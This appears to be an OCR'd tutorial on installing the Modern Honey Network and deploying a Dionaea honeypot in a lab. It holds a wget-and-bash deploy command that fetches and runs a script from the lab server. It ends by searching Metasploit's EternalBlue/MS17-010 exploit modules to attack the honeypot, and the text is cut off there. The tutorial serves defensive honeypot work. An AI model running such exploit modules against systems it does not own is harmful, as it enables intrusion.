+ SCRIPTS=/opt/mhn/scripts/
+ cd /opt/mhn/scripts/
+ '[' -f /etc/redhat-release ']'
+ '[' -f /etc/debian_version ']'
```

Deploying MHN

At the end of the installation, you will be prompt with basic detail of configuration. You need to pay attention to the email and password since this will be used to enter the admin board of MHN and also make sure to enter the correct ip address of your server in server base URL.



Deploying MHN

One more thing to remember:

1. MHN have features to sync with SPLUNK and ELK. Both of the software is a great tools for data visualization, you can enable them in your MHN and the process is not that hard all you have to do is just put the ip and credential for splunk and ELK server. but in this case I will not use it.

```
Would you like to integrate with Splunk? (y/n) + read SPLUNK
n
```

```
Would you like to install ELK? (y/n) + read ELK
n
```

Deploying MHN

Once the installation done, Let's have a final check by checking the nginx and the MHN service.

```
mhn@mhn:/opt/mhn$ sudo /etc/init.d/nginx status
[sudo] password for mhn:
● nginx.service - A high performance web server and a reverse proxy server
   Loaded: loaded (/lib/systemd/system/nginx.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2020-11-08 15:42:57 UTC; 2min 49s ago
```

```
mhn@mhn:/opt/mhn$ sudo supervisorctl status
geoloc                           RUNNING   pid 9426, uptime 0:15:45
honeymap                         RUNNING   pid 9429, uptime 0:15:45
hpfeeds-broker                   RUNNING   pid 22607, uptime 0:25:19
mhn-celery-beat                  RUNNING   pid 11329, uptime 0:03:44
mhn-celery-worker                RUNNING   pid 11513, uptime 0:01:54
mhn-collector                    RUNNING   pid 11331, uptime 0:03:44
mhn-uwsgi                        RUNNING   pid 11332, uptime 0:03:44
mnemosyne                        RUNNING   pid 8497, uptime 0:22:58
mhn@mhn:/opt/mhn$
```


Deploying MHN

MHN open several service such as mnemosyne(port 10000) and hpfeeds-broker to manage and parsed the database respectively. You can check the details of the service that run by using netstat utility.

```
mhn@mhn:/opt/mhn$ sudo netstat -aptn
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:27017         0.0.0.0:*               LISTEN      20105/mongod
tcp        0      0 127.0.0.1:6379          0.0.0.0:*               LISTEN      10234/redis-server
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      11376/nginx: master
tcp        0      0 0.0.0.0:10000           0.0.0.0:*               LISTEN      22607/python
tcp        0      0 0.0.0.0:8181            0.0.0.0:*               LISTEN      8497/python
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      839/systemd-resolve
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1150/sshd
tcp6       0      0 ::1:6379                :::*                    LISTEN      10234/redis-server
tcp6       0      0 :::22                   :::*                    LISTEN      1150/sshd
tcp6       0      0 :::3000                 :::*                    LISTEN      9429/server
```


Testing MHN

Now that your MHN is ready you can start using it by browsing to the ip address. You will be expected to put email and password that you have enter earlier in slide 18.



Testing MHN


Once you inside the MHN, you may notice that it slight empty and there are no data to check. Well this is obvious since we haven't deploy any honeypot.




How to deploy Dionaea with MHN?

What is Dionaea?

1. Categorized as low interaction honeypot
2. Able to emulate the variety of network protocol(Ex: FTP, HTTP, MQTT, MSSQL, MYSQL and etc) to be attacked by adversaries.
3. Meant to capture malware and detect its payload using **LibEmu(mostly used for shellcode emulation and detection)**.
4. Dionaea collects all the intrusion in **log SQL database.**




The architecture design



Deploy Dionaea

Deploying honeypot in MHN is easy as pie:

1. You can go to the “deploy” tab in the MHN dashboard and it will take you to the deployment page.
2. Choose the honeypot you want to use like the below Figure. Notice that there is a “Deploy Command” section, you need to copy the command and paste it to your honeypot machine.



Deploy Dionaea

Like this:

```
mhn@mhn:~$ wget "http://172.20.10.14/api/script/?text=true&script_id=2" -O deploy.sh && sudo bash deploy.sh h
ttp://172.20.10.14 QCXnaigo
--2020-11-08 15:53:27--  http://172.20.10.14/api/script/?text=true&script_id=2
Connecting to 172.20.10.14:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2225 (2.2K) [text/html]
Saving to: ‘deploy.sh’

deploy.sh                   100%[=======================================>]   2.17K  --.-KB/s    in 0s

2020-11-08 15:53:27 (115 MB/s) - ‘deploy.sh’ saved [2225/2225]
```

Deploy Dionaea

Wait and grab another cup of coffee. But if you encounter this kind of error, don't panic. You just need to run:

~# sudo apt-get update

Then, run the command from the “deploy command” section

```
E: Failed to fetch http://id.archive.ubuntu.com:80/ubuntu/pool/main/g/glibc/libc6_2.27-3ubuntu1.3_amd64.deb?o
pwvc=1  Redirection loop encountered
E: Failed to fetch http://id.archive.ubuntu.com/ubuntu/pool/main/p/python3-stdlib-extensions/python3-lib2to3_
3.6.9-1~18.04_all.deb  502  Server Hangup [IP: 91.189.91.38 80]
E: Unable to fetch some archives, maybe run apt-get update or try with --fix-missing?
```


Deploy Dionaea

Once the installation complete. You can see how many service that dionaea actually run by running netstat utility again.

```
tcp6       0      0 ::1:80                  :::*                    LISTEN      11034/dionaea
tcp6       0      0 fe80::a00:27ff:fe3d::80 :::*                    LISTEN      11034/dionaea
tcp6       0      0 ::1:53                  :::*                    LISTEN      11034/dionaea
tcp6       0      0 ::1:21                  :::*                    LISTEN      11034/dionaea
tcp6       0      0 fe80::a00:27ff:fe3d::53 :::*                    LISTEN      11034/dionaea
tcp6       0      0 fe80::a00:27ff:fe3d::21 :::*                    LISTEN      11034/dionaea
tcp6       0      0 :::22                   :::*                    LISTEN      1234/sshd
tcp6       0      0 ::1:23                  :::*                    LISTEN      11034/dionaea
tcp6       0      0 fe80::a00:27ff:fe3d::23 :::*                    LISTEN      11034/dionaea
tcp6       0      0 ::1:1433                :::*                    LISTEN      11034/dionaea
tcp6       0      0 fe80::a00:27ff:fe3:1433 :::*                    LISTEN      11034/dionaea
tcp6       0      0 ::1:1723                :::*                    LISTEN      11034/dionaea
tcp6       0      0 ::1:443                 :::*                    LISTEN      11034/dionaea
tcp6       0      0 ::1:1883                :::*                    LISTEN      11034/dionaea
tcp6       0      0 fe80::a00:27ff:fe3:1723 :::*                    LISTEN      11034/dionaea
tcp6       0      0 fe80::a00:27ff:fe3d:443 :::*                    LISTEN      11034/dionaea
tcp6       0      0 fe80::a00:27ff:fe3:1883 :::*                    LISTEN      11034/dionaea
tcp6       0      0 ::1:445                 :::*                    LISTEN      11034/dionaea
tcp6       0      0 fe80::a00:27ff:fe3d:445 :::*                    LISTEN      11034/dionaea
tcp6       0      0 ::1:135                 :::*                    LISTEN      11034/dionaea
tcp6       0      0 fe80::a00:27ff:fe3d:135 :::*                    LISTEN      11034/dionaea
tcp6       0      0 ::1:27017               :::*                    LISTEN      11034/dionaea
tcp6       0      0 fe80::a00:27ff:fe:27017 :::*                    LISTEN      11034/dionaea
tcp6       0      0 ::1:3306                :::*                    LISTEN      11034/dionaea
tcp6       0      0 ::1:42                  :::*                    LISTEN      11034/dionaea
tcp6       0      0 fe80::a00:27ff:fe3:3306 :::*                    LISTEN      11034/dionaea
tcp6       0      0 fe80::a00:27ff:fe3d::42 :::*                    LISTEN      11034/dionaea
tcp6       0      0 ::1:11211               :::*                    LISTEN      11034/dionaea
tcp6       0      0 fe80::a00:27ff:fe:11211 :::*                    LISTEN      11034/dionaea
mhn@mhn:~$
```


Deploy Dionaea

To generate some data in the dashboard lets scan the honeypot with nmap



Deploy Dionaea

Wait for a few second and you can see that the dashboard is start filling with some statistic



Deploy Dionaea

Attacks Report

Search Filters

Sensor: All | Honeypot: dionaea | Date: MM-DD-YYYY | Port: 445 | IP Address: 8.8.8.8 | GO

	Date	Sensor	Country	Src IP	Dst port	Protocol	Honeypot
1	2020-11-08 16:05:46	mhn	?	172.20.10.11	1094	pcap	dionaea
2	2020-11-08 16:05:46	mhn	?	172.20.10.11	691	pcap	dionaea
3	2020-11-08 16:05:46	mhn	?	172.20.10.11	55600	pcap	dionaea
4	2020-11-08 16:05:45	mhn	?	172.20.10.11	7019	pcap	dionaea
5	2020-11-08 16:05:45	mhn	?	172.20.10.11	5987	pcap	dionaea
6	2020-11-08 16:05:45	mhn	?	172.20.10.11	9220	pcap	dionaea
7	2020-11-08 16:05:45	mhn	?	172.20.10.11	6001	pcap	dionaea
8	2020-11-08 16:05:45	mhn	?	172.20.10.11	3001	pcap	dionaea
9	2020-11-08 16:05:45	mhn	?	172.20.10.11	5718	pcap	dionaea
10	2020-11-08 16:05:45	mhn	?	172.20.10.11	5960	pcap	dionaea

Deploy Dionaea

You can also take it to the next level, you can use metasploit to attack the honeypot. Login to Metasploit msfconsole first, and then do this command below

```
msf5 > search eternal

Matching Modules
================

   #  Name                                           Disclosure Date  Rank     Check  Description
   -  ----                                           ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remo
te Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                              normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
for Win8+
   4  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remo
